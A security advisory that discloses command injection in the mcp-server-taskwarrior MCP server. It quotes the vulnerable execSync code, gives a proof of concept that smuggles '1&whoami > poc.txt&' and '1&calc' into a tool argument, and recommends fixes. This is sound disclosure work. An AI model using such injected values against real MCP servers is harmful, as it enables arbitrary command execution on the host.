Command Injection in MCP Server mcp-server-taskwarrior

Package

awwaiid/mcp-server-taskwarrior (GitHub/npm)

Affected versions

<= 1.0.1

Patched versions

None

Description

The MCP Server at https://github.com/awwaiid/mcp-server-taskwarrior is written in a way that is vulnerable to command injection vulnerability attacks as part of some of its MCP Server tool definition and implementation.

Vulnerable tools

The MCP Server exposes 3 tools that rely on Node.js child process API execSync which is an unsafe and vulnerable API when concatenated with untrusted user input. The tools affected by this unsafe command execution pattern are as follows:

- ***mark_task_done***
- ***add_task***
- ***get_next_tasks***

Among these tools, ***mark_task_done*** constructs TaskWarrior commands by concatenating the *identifier* parameter directly into shell commands and executes via execSync(); ***add_task*** concatenates multiple parameters (*description*, *project*, *tags*, and *due*) into shell commands and executes via execSync(); ***get_next_tasks*** concatenates *project* and *tag* parameters into shell commands.

Take ***mark_task_done*** for example, LLM-exposed user input for *identifier* args can be replaced with shell meta-characters like ;, &, |, or others to change the behavior from running the expected command to another command.

Vulnerable lines of code (***mark_task_done***):

(*Command construction with user input*): https://github.com/awwaiid/mcp-server-taskwarrior/blob/main/index.ts#L141-L146

(*Parameter definition without validation*): https://github.com/awwaiid/mcp-server-taskwarrior/blob/main/index.ts#L51-L53

(*Unsafe execSync() call*): https://github.com/awwaiid/mcp-server-taskwarrior/blob/main/index.ts#L146

```
141         case "mark_task_done": {
142           const parsed = markTaskDoneRequest.safeParse(args);
143           if (!parsed.success) {
144             throw new Error(`Invalid arguments for mark_task_done: ${parsed.error}`);
145           }
146           const content = execSync(`task ${parsed.data.identifier} done`, { maxBuffer: 1024 * 1024 * 10 }).toString().trim();
147           return {
148             content: [{ type: "text", text: content }],
149           };
150         }
```

Vulnerable lines of code (***add_task***):

(*Command construction with user input*): https://github.com/awwaiid/mcp-server-taskwarrior/blob/main/index.ts#L153-L173

(*Parameter definition without validation*): https://github.com/awwaiid/mcp-server-taskwarrior/b

lob/main/index.ts#L55-L62

(*Unsafe execSync() call*): https://github.com/awwaiid/mcp-server-taskwarrior/blob/main/index.ts#L175

Vulnerable lines of code (***get_next_tasks***):

(*Command construction with user input*): https://github.com/awwaiid/mcp-server-taskwarrior/blob/main/index.ts#L121-L134

(*Parameter definition without validation*): https://github.com/awwaiid/mcp-server-taskwarrior/blob/main/index.ts#L36-L39

(*Unsafe execSync() call*): https://github.com/awwaiid/mcp-server-taskwarrior/blob/main/index.ts#L135

PoC: Using Inspector

[Note: The following PoC uses Windows system. On Linux system, it is much easier.]

1. *Install TaskWarrior to Windows*

- install WSL Ubuntu
- in wsl, install TaskWarrior (sudo apt install taskwarrior -y)
- create a file named task.bat in any directory with the content:
  @echo off
  wsl task %*
- add the path to this file to environment variables

2. *Start the MCP server:*

- npm install
- npm run build


3. *Open the MCP Inspector:*

npx @modelcontextprotocol/inspector

4. *In MCP Inspector:*

- set transport type: STDIO
- set the command to node
- set the arguments to dist/index.js
- click Connect
- go to the Tools tab and click List Tools
- select the ***add_task*** tool
- in the description field, input:


Complete project documentation



(This is mainly for creating tasks and assigning IDs)


- the response is shown below:

- select the ***get_next_tasks*** tool
- in the description field, just input nothing, and click run:



(This is mainly for viewing the task list to obtain the ID, so that ***mark_task_done*** can use a valid ID to mark the completed task)

- the response is shown below:




5. *Verify the file poc.txt does not exist in the current working directory:*

- type poc.txt
- The system cannot find the file specified

6. *select the* ***mark_task_done*** *tool, and in the* ***identifier*** *field, input:*

1&whoami > poc.txt&



7. *Click Run Tool*


The command executed will be:
task 1&whoami > poc.txt& done

8. *Observe the request being sent:*


9. Response:

10. *Confirm that the injected command executed:*

- type poc.txt
- dell



*In addition, in the **identifier** field, we can also input:*
1&calc



The request is as follows:

Request:

```
{
  method: "tools/call"
  params: {
    name: "mark_task_done"
    arguments: {
      identifier: "1&calc"
    }
    _meta: {
      progressToken: 7
    }
  }
}
```

The response is as follows:

Response:

```
{
  content: [
    0: {
      type: "text"
      text: "Name          Value
            ------------- --------------------------------
            ----
            ID            1
            Description   Complete project documentation
            Status        Completed
            Entered       2026-03-11 18:46:05 (38min)
            End           2026-03-11 18:48:06
            Last modified 2026-03-11 18:48:06 (36min)
            Virtual tags  COMPLETED LATEST UNBLOCKED
            UUID          c5cb84e7-6b84-45be-bf41-15b32471
            d50d
            Urgency         0

            Date                Modification
            ------------------- ------------------------
            -------------------
            2026-03-11 18:48:06 End set to '2026-03-11 18:
            48:06'.
                                Status changed from 'pendi
            ng' to 'completed'."
    }
  ]
}
```

After clicking run, the calculator will pop up in the running interface.

Impact

Successful exploitation allows attackers to execute arbitrary commands on the server hosting the MCP service. This may allow attackers to execute commands, access sensitive data, or modify the host environment depending on the privileges of the MCP server.

Recommendation

- Don't use execSync. Use execFileSync instead, which pins the command and provides the arguments as array elements.
- Apply strict input validation to all tool parameters exposed to MCP clients, especially *identifier*, *description*, *project*, and *tags* parameters.
- Use parameter separation with proper escaping to prevent shell command injection.

References and Prior work

1. Exploiting MCP Servers Vulnerable to Command Injection
2. GHSA-h4w9-g9c5-vfwq
3. GHSA-xc68-rrqc-qgq3